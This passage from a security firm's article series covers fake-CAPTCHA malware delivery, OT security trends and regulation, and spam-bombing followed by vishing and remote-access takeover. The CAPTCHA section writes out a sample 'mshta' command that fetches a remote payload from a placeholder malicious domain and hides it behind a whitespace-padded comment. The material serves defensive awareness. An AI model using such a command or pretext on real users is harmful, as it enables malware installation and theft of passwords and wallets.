The command used will typically involve some form of living off the land (LOTL) binary, script or library such as PowerShell [4] [5], mshta.exe [6], rundll32.exe, etc. This is used to execute a command that reaches out to the attacker’s malware, which is then downloaded and executed, beginning the second stage of the attack. An example of the first payload would look like:

mshta https://{malicious.domain}/media.file


with a comment trailing such as:

I am not a robot -reCaptcha Verification ID:**

The full command ends up looking something like the below:

mshta https://{malicious.domain}/media.file # I am not a robot -reCaptcha Verification ID:**


Since the attackers utilise whitespace, when the end user pastes the combined string into the windows run application, they will only see the comment part of the string due to character length limitations.



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: ☑ "I am not a robot - reCAPTCHA Verification ID: 8370"

Provided by Malwarebytes – What user sees



C2
Fake CAPTCHA verification
PowerShell command copied to clipboard
PowerShell executes clipboard command
Mshta.exe downloads the payload and execute JS script
C2
PowerShell executes script and download Lumma payload
Process Injection into BitLockerToGo.exe
Collecting the files, like passwords and wallets
Exfiltrate the collected data to C2 server

Provided by Qualys- Attack flow example

Recommendations

Fujitsu Cyber recommends adapting user training to cover techniques that attackers are utilising and extend this training beyond focusing on URL's.

Implementing strong access control based around what accounts can run scripts. Although system accounts often utilise scripts in the background, some restrictions can and should be placed surrounding what a user account can and can't execute.

A rather more extreme security measure that could be put in place, would be restricting the browsers JavaScript execution to only trusted sites, and disabling JavaScript for unknown sites. This would stop the command from being copied to the clipboard, meaning that if the user followed the steps, the execution would not take place.

References

1. Microsoft, "Run Program," [Online]. Available: https://learn.microsoft.com/en-us/system-center/orchestrator/standard-activities/run-program?view=sc-orch-2025
2. Cyfirma, "Fake CAPTCHA Malware Campaign: How Cybercriminals Use Deceptive Verifications to Distribute Malware," 21 02 2025. [Online]. Available: https://www.cyfirma.com/research/fake-captcha-malware-campaign-how-cybercriminals-use-deceptive-verifications-to-distribute-malware/
3. R. Lakshmanan, "Fake CAPTCHA PDFs Spread Lumma Stealer via Webflow, GoDaddy, and Other Domains," 28 Febuary 2025. [Online]. Available: https://thehackernews.com/2025/02/5000-phishing-pdfs-on-260-domains.html
4. V. Kumar, "Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA," 22 October 2024. [Online]. Available: https://blog.qualys.com/vulnerabilities-threat-research/2024/10/20/unmasking-lumma-stealer-analyzing-deceptive-tactics-with-fake-captcha.
5. krebsonsecurity, "This Windows PowerShell Phish Has Scary Potential," 19 09 2024. [Online]. Available: https://krebsonsecurity.com/2024/09/this-windows-powershell-phish-has-scary-potential/
6. R. S. Kusprihantanto, "Analysis of Fake CAPTCHA for Spreading Malware," 01 Febuary 2025. [Online]. Available: https://medium.com/@rizqisetyokus/analysis-of-fake-captcha-for-spreading-malware-d178610955ca

Expose your risk

Identify vulnerabilities through controlled targeted penetration testing.

- CREST-accredited
- Concise reporting
- Framework alignment
- Remediation guidance

Our team is here to help you build a stronger, more resilient cybersecurity posture, through expert-led testing, actionable insights, and trusted guidance.

Learn more

Article five:

Why OT cybersecurity is no longer optional

This article was written by:
Rhys Webb
Solutions Specialist
August 2025

The release of numerous 2025 threat reports paint an enormous challenge for Operational Technology (OT) and critical infrastructure. Attacks on OT systems are consistently growing year on year [1-3]; and across both Australia and New Zealand's industrial sector; ransomware, state-sponsored cyber activity, and remote access vulnerabilities are driving security concerns [3].

The unfortunate truth is, many OT systems are decades old and were not designed to adapt to the constantly evolving threat landscape or the introduction of emerging technologies, such as AI. As organisations continue to transform their operations, the physical separation (air gap) of IT and OT systems is diminishing, leaving OT infrastructure at the mercy of the same threats facing IT systems. However, unlike IT, OT has not been subject to the strict security directives and incident reporting requirements governed by law and compliance.

Securing OT systems is a notoriously challenging prospect, with aging technology and a diligent band of adversaries compounding the problem, this combination naturally increases the risk. However, the same reports that paint an enormous challenge, share insights into how other organisations are adapting, and research shows that organisations investing in cybersecurity are seeing tangible benefits [1].

The scale of the challenge

Cyber-attacks on OT systems and critical infrastructure go beyond stolen data. The goal of these attacks is to target the availability of systems, disrupting healthcare, power, water or energy supply and transport networks. These paralysing attacks are the reason many security and IT managers lose sleep!

The attack trends facing OT environments aren't entirely different from that of IT. In Australia and New Zealand, we are facing consistent Ransomware attacks, exploitation of vulnerabilities in internet-exposed OT devices, and persistent threats utilising Living-Off-the-Land (LOTL) techniques [2-3]. In addition, the OT sector still battles social engineering, Malware, and DDoS attacks [5-6].

So, if the attacks facing both OT and IT are similar, and with over 70% of attacks targeting OT originating from IT... what's the challenge? Well, cybersecurity for IT has traditionally focused on the CIA triad, prioritising confidentiality, integrity and availability. While OT prioritises availability, safety, and reliability, and these subtle differences can create friction between OT operators and IT teams.

However, our plight is well-known! Most organisations have taken up the challenge of aligning their OT environments, with many now integrating OT security under the CISO. This coupled with a monumental shift in government regulation has provided a pathway to success, and over 70% of industry leaders believe regulatory pressure will continue to increase over the next 2 years [1].

70%+

Over 70% of attacks targeting OT originate from IT.

OT security demands attention

The correlation between the maturity in cyber security within organisations and the shifting trend towards OT attacks should not be overlooked. The threat landscape changes all the time and threat actors will always continue to probe holes in our strategies, whether they're script kiddies or Advanced Persistent Threats (APTs).

IT security, for most, is mature enough to understand that cyber resilience isn't just the ability to withstand an attack, but also dictates an organisation's ability to recover from an attack. As a result, cybersecurity breaches are reduced, as is their overall impact. However, OT environments are not in the same state of resilience. Naturally, this makes them vulnerable to attacks, and distinguishing between APTs and Script kiddies can be near impossible. Additionally, the availability of systems isn't just tied to web services or a SaaS platform, in OT downtime can cause irreparable damage to people's lives.

The criticality of these systems and their new exposure to IT risk creates an environment for change! The government, industry leaders, and organisations, now armed with the understanding of cybersecurity regulations and standards, are turning their lens towards OT. This shift may feel sudden to many, however, with any cursory internet search you can find a history of security incidents relevant to OT, including:

- **Stuxnet**
  - 2010 [7]
- **LockerGoga Ransomware**
  - 2019 [8]
- **Colonial Pipeline**
  - 2021 [9]

It's all too easy to consider these events as being few and far between, or geopolitically motivated, but we should remember, the lack of governance and security standards dictating reporting requirements for OT is misleading. The EU released the Network and Information Security Directive (NIS1) in 2016 [10], which made a significant step in requiring operators of essential services to report significant cyber events. However, this lacked clarity as mandatory reporting was only required for "significant incidents"... interpret that at your own risk!

This step has served as the foundation for other governments to follow suit releasing the NIS2 Directive (EU - 2023) [11], Cyber Incident Reporting for Critical Infrastructure Act (CIRCIA) (US - 2022) [12], and the Security of Critical Infrastructure Act (SOCI) (Aus - 2018, significant amendments 2021 & 2022) [13].

The impact of adopting cybersecurity practices

The threat to OT will only continue to increase, however, many organisations have already taken proactive steps in securing their OT environments. Fortinet reports a global trend of organisations integrating OT security under the CISO, in 2025 greater than 50% of organisations stated this is already the case [1]. This trend looks set to continue with many organisations (>60%) surveyed expecting regulation to be dramatically increased in the next 5 years [1].

This growing maturity in OT cybersecurity has already reduced the number of incidents observed, with 52% of organisations now reporting zero incidents in 2025. Additionally, the overall impact of these intrusions is decreasing [1].

These promising figures indicate cybersecurity practices are both impactful and provide greater resilience when applied in OT environments. To achieve this, 49% of organisations have focused on increasing their process maturity. This is a natural step in the right direction as process maturity is more administrative in nature and as a result, is less intrusive. This allows the organisations a lot of flexibility and speed when improving existing processes [1].

Solution maturity has a longer timeline because it requires more effort to implement. Each OT environment can be incredibly nuanced, requiring OT operators and IT teams to carefully plan each stage, and the ever-looming reminder of availability plagues each phase of deployment. However, there are signs of maturity in solution implementation across OT systems.

50%+

More than 50% of organisations have already integrated OT security under the CISO in 2025.

52%

52% of organisations reported zero OT security incidents in 2025.


49%

49% of organisations are focusing on increasing process maturity to improve OT security.

OT cyber solutions and controls

There are many solutions available to protect IT and OT systems, the challenge rises when teams aren't aligned in solution understanding or selection. Many organisations are still scrambling to implement fundamental design changes, such as network segmentation, and/or zero-trust principles. For those organisations that have already marched on with their solutions implementation, they leave a path of success for us to follow. Utilising their experience, we can begin to plan and prioritise our own approaches to improving OT security. Many mature OT organisations have already implemented cybersecurity solutions, these include network access controls, remote management, secure remote access, RBAC, and both network and security operations centres [1].

As they continue to pave the way these organisations are now implementing threat intelligence, APT sandboxing, security orchestration, and scheduled compliance audits [1]. These are key indicators as these solutions are predominantly adopted by more mature organisations.



Cybersecurity and security features in place[1]

This graph shows the trend in solutions over the last 4 years. As you can see there is a marked decrease in early implementation solutions (network access controls, NOC, SOC, RBAC). This is expected as organisations mature and provides crucial guidance for organisations developing their own strategies. It's clear that implementing these controls is essential before looking to more advanced solutions (SOAR, UEBA, APT sandboxing) [1].

Advanced technologies

Advanced technologies, such as Machine Learning (ML) or AI, present OT with a double-edge sword solution. The risk of implementing tooling that utilises advanced technologies is monumental; this is especially true if they're considered before traditional security controls and design changes. MLs most significant risk is the requirement for internet connectivity, these tools are typically cloud connected and require a lot of compute power to run. Without secure design, strict access controls, and consistent monitoring, this advanced tool can present as an open door for threat actors.

It's often the most mature organisations that consider these tools, as the groundwork to implement strong controls has already been achieved. However, with the right planning and implementation, these tools don't need to sit at the end of the roadmap. They can be incorporated in phases based on the OT environments nuanced demand. Zero-trust and UEBA (User and Entity Behaviour Analytics) are prime examples of impactful security controls that can be implemented in conjunction with EDR tooling and/or secure remote access.

SOAR (Security Orchestration, Automation, and Response) is another solution organisations are leveraging. This tooling sits on the edge of advanced technologies, as the lines between SOAR, SIEM, and XDR is blurry at best.

Additionally, the concept of SOAR is nothing new. However, the newer implementations with built-in ML making data-driven decisions suggests the technology is continuing to advance. This centralised approach decreases response time to incidents and empowers responders to make rapid decisions that decreases the overall recovery time too.

Best practices

Depending on the report, the best practice guidelines can change. There are some key areas that are called out across the board, and these have been detailed below:

Deploy segmentation [1-3, 14-15]
Segmentation is a practical and proactive approach, requiring strong network policy controls at all access points creating a hardened environment. This kind of defensible OT architecture starts with creating network zones or segments. Some standards like ISA/IEC 62443 [14] specifically call out the requirement for segmentation, enforcing controls between both the OT and IT networks and between different OT systems.

Tip:
By starting with segmentation, you initiate visibility of assets between zones that can support the need for asset inventory. Start with segmentation and then the basic steps of asset inventory. Next, consider more advanced controls such as OT threat protection and micro-segmentation.

Incident response planning [1-3, 15]
Creating, or updating current, OT incident response plans is a process driven approach that can build resilience rapidly. One key step in this direction is to have playbooks that include your organisation's OT environment. Additionally, advanced preparation of this kind will allow for better collaboration across IT, OT, and production teams.

Tip:
Ensure incident response plans have ways to respond and recover, adversaries are becoming more OT/ICS aware, and they're adapting their tactics, techniques, and procedures (TTPs) allowing them to target deeper into OT environments.

Secure remote access [2-4, 15]
Remote access is essential for IT administrators to manage systems. However, remote access to OT networks comes with a wealth of risk-based trade offs that cannot be overlooked. Additionally, OT vendor remote access is current identified as a key attack vector seen in incident response cases. Zero-trust architecture can play a key role in uplifting the identification and authentication process to more modern standards.

Tip:
Remote access isn't likely to be going away any time soon. OT assets, where possible, should have their access to the public internet removed. Zero-trust principles should be followed when implementing access restrictions on access points, with the deployment of access and network monitoring to ensure anomalous activity is identified.

It may feel like assessing and implementing these controls is an impossible hurdle. However, the National Cyber Security Centre for NZ, in partnership with the United States Cybersecurity and Infrastructure Security Agency (CISA), released a publication earlier this year: "Secure by Demand: Priority Considerations for Operational Technology Owners and Operators when Selecting Digital Products" [16]. This publication provides guidance for OT owners when purchasing digital products, prioritising a secure by demand approach. These same questions can be used to assess our own environments, providing us with additional insights into how OT environments can be assessed and secured.

Conclusion

Realistically speaking, OT cybersecurity has never been optional. However, it's never been more important to incorporate OT systems into the IT cybersecurity operations. Many organisations have already proven that taking this step dramatically and consistently reduces cybersecurity incidents. There are many new and varying regulatory requirements impacting the sector, that will only continue to grow in complexity and demand as the threat landscape continues to evolve. Taking a proactive step now is the best way to, not only begin protecting your environment but to, meet the inevitable demands of heavy regulations and compliance.

References

[1] Fortinet. (2025). 2025 State of Operational Technology and Cybersecurity Report. [Online]. Available from: https://www.fortinet.com/content/dam/maindam/PUBLIC/02_MARKETING/08_Report/report_ot-cybersecurity-2025.pdf

[2] Dragos. (2025). Dragos-2025-OT-Cybersecurity-Report-A-Year-in-Review. [Online]. Available from: https://hub.dragos.com/hubfs/312-Year-in-Review/2025/Dragos-2025-OT-Cybersecurity-Report-A-Year-in-Review.pdf?hsLang=en

[3] [3] Dragos. (2025). Dragos_2025_OT_Cybersecurity_Action_Guide_ANZ. [Online]. Available from: https://hub.dragos.com/hubfs/312-Year-in-Review/2025/Dragos_2025_OT_Cybersecurity_Action_Guide_ANZ.pdf?hsLang=en&hsCtaAttrib=193253457552

[4] [4] Paloalto. (2024). The State Of OT Security: A Comprehensive Guide To Trends, Risks, & Cyber Resilience. [Online]. Available from: https://www.paloaltonetworks.com/content/dam/pan/en_US/assets/pdf/reports/state-of-ot-security-report-2024.pdf

[5] [5] Rockwell Automation. (2023). Safeguarding Australia and New Zealand's Industrial Systems: The Importance of Operational Technology Cybersecurity. [Online]. Available from: https://literature.rockwellautomation.com/idc/groups/literature/documents/wp/cyber-wp001_-en-p.pdf

[6] Microminder Cyber Security. (2025). Top 5 Cyberattacks on Critical Infrastructure. [Online]. Available from: https://www.micromindercs.com/blog/cyber-attacks-on-critical-infrastructure

[7] Britannica. (2025). Stuxnet. [Online]. Available from: https://www.britannica.com/technology/Stuxnet

[8] Fortinet. (2019). LockerGoga: Ransomware Targeting Critical Infrastructure. [Online]. Available from: https://www.fortinet.com/blog/threat-research/lockergoga-ransomeware-targeting-critical-infrastructure

[9] CISA. (2023). The Attack on Colonial Pipeline: What We've Learned & What We've Done Over the Past Two Years. [Online]. Available from: https://www.cisa.gov/news-events/news/attack-colonial-pipeline-what-weve-learned-what-weve-done-over-past-two-years

[10] The European Parliament and The Council of The European Union. (2016). NIS1 Directive (EU) 2016/1148. [Online]. Available from: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016L1148

[11] The European Parliament and The Council of The European Union. (2022). NIS2 Directive (EU) 2022/2555. [Online]. Available from: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32022L2555

[12] CISA. (2022). Cyber Incident Reporting for Critical Infrastructure Act of 2022 (CIRCIA). [Online]. Available from: https://www.cisa.gov/topics/cyber-threats-and-advisories/information-sharing/cyber-incident-reporting-critical-infrastructure-act-2022-circia

[13] Critical Infrastructure Security Centre. (2024). Security of Critical Infrastructure Act 2018 (SOCI). [Online]. Available from: https://www.cisc.gov.au/legislation-regulation-and-compliance/soci-act-2018

[14] International Society of Automation. (2025) ISA/IEC 62443 Series of Standards. [Online]. Available from: https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards

[15] CISA. (2025). Primary Mitigations to Reduce Cyber Threats to Operational Technology. [Online]. Available from: https://www.ic3.gov/CSA/2025/250506.pdf

[16] CISA. (2025). Secure by Demand: Priority Considerations for Operational Technology Owners and Operators when Selecting Digital Products. [Online]. Available from: https://www.cisa.gov/sites/default/files/2025-01/joint-guide-secure-by-demand-priority-considerations-for-ot-owners-and-operators-508c_0.pdf

Article six:

Noise as a weapon:

The strategic use of spam bombing in modern attacks

This article was written by:
Finn Sargisson
Data Scientist
April 2025


Bomb has been planted.

For fans of Valve's hit video game series Counter-Strike [1] this phrase is a call for immediate action; from here on out every second counts. In today's threat landscape the bomb won't be found in a game, but rather in your inbox. Spam bombing is increasingly being weaponised as an ignition point for rapid breakouts. The average breakout time dropped to 48 minutes, down 23% on last year [2]. Their fastest observed time was 51 seconds, comparable to that of Counter-Strike's infamous timer.

Spam bombing, also known as Email Bombing, is a targeted cyber-attack which see victims email boxes "blow up", as they receive up to thousands of emails over a short time span [2-4]. As a standalone, this can be seen as a form of Denial-of-Service attack, due to the disruption caused to the victim. However, this has been more critically observed [2-4] as the beginnings of complex multi-stage social engineering campaigns.

For a successful spam bomb to occur, threat actors must commonly bypass email gateway and filtering detection systems. The mass production of unique, legitimate looking emails while once a challenge, has become trivialised with the rise of Large Language Models [5, 6]. Legitimate automated mailing services such as Mailchimp's Mandrill [3] have been observed for the successful rapid distribution of such emails to a user's account.

Another common technique that has been sighted is the leveraging of legitimate sign-up email subscription services [3], as these typically send the user a confirmation email. Traditionally spam prevention systems treat these as important and low risk [3], hence allowing them through the mail gateway.



As mentioned earlier, recently observed attacks unfortunately haven't just stopped in the inbox. The disturbance of your mail can be a nuisance; however, the real damage is incurred in what comes after. Upon a successful bombing, Threat Actors have been observed calling up the affected user(s), in which they pose as a member of their IT department or help desk. They will ever so helpfully point out to the target that they have detected an issue with their email filtering rules and offer to "fix the issue" with the user via a remote session. From here, the Threat Actor can utilise an existing Remote Management Software (RMM) or alternatively guide the user into downloading one. An example of a commonly observed RMM for social engineering attacks is Microsoft's Quick Assist [7]. The connection via an RMM is ultimately what allows the attacker inside the target's environment. This act of posing as helpful employee over a call is Vishing, aka. Voice phishing [8]. CrowdStrike observed a 442% rise in vishing attacks, between the first and second half of 2024 [2].

Once inside the network, the actor can swiftly conduct their attack. Persistence is the immediate objective, as the attacker's access will only last for as long as victim allows them to be in the remote session [2]. One case study [2] covers highlighted the actor spending most of the call time ensuring it was possible to connect to their own infrastructure. Once validated, this was followed by downloading and deploy their malicious payloads to then establish persistence via a backdoor. The timeline for this case is shown below:




Spam Bombing
Gains
REMOTE ACCESS TO QUICK ASSIST
Validates
CONNECTION TO ADVERSARY-CONTROLLED INFRASTRUCTURE
Uses
CURL TO DOWNLOAD MALICIOUS SCRIPTS
Runs
SCRIPTS TO SET REGISTRY RUN KEYS AND REMOVE ARTIFACTS
Deploys
BACKDOOR USER
1010110
0110
101
011
Adversary
+3:43
+0:06
+0:06
STOP
CROWDSTRIKE OVERWATCH IDENTIFIES AND BLOCKS BACKDOOR ACCOUNT
Vishing Call

Image from CrowdStrike [2]

In general, the level of damage the adversary is capable of once they have initial access depends on a wide range of factors, including the level of privilege the victim has, access controls in place, detection and response capabilities within your environment, and the attacker's motive. This kind of attack highlights the necessity of employing Defence in Depth as part of your overall security posture strategy. It's simply not enough to focus on just preventing initial access. Simulations with the "assume breach" approach [9] are excellent tools for identifying potential vulnerabilities, weaknesses, and blind spots that exists in within your environment.

Spam Bombing pretest scenarios can be thought of as part of a wider framework in the Vishing space. Below, [2] draws a parallel in techniques used by various Threat Actors, which follow the format of:


1. A Pretext scenario, such as spam bombing, to help justify a support person calling the victim. While optional, see PLUMP SPIDER, this helps to provide “legitimacy” to enable the success pf the following steps.
2. Vishing call(s) as an immediate follow up the pre-text.
3. RMM technology utilisation for granting the attacker access.
4. Further Steps: Actions on Objective



	CURLY SPIDER	CHATTY SPIDER	PLUMP SPIDER
STEP 1	CURLY SPIDER spam bombs the victim	CHATTY SPIDER sends phishing email to the victim	
STEP 2	CURLY SPIDER calls the victim posing as IT support (vishing)	Victim calls in response to CHATTY SPIDER's email	PLUMP SPIDER calls the victim posing as IT support (vishing)
	Victim downloads RMM tool, providing these adversaries with access		
	Quick Access, TeamViewer	Zoho Assist, Atera, SuperOps, Syncro	SoftEther VPN, Ammyy Admin, DWAgent, HopToDesk, RustDesk, Supremo, TeamViewer

Image from CrowdStrike [2]

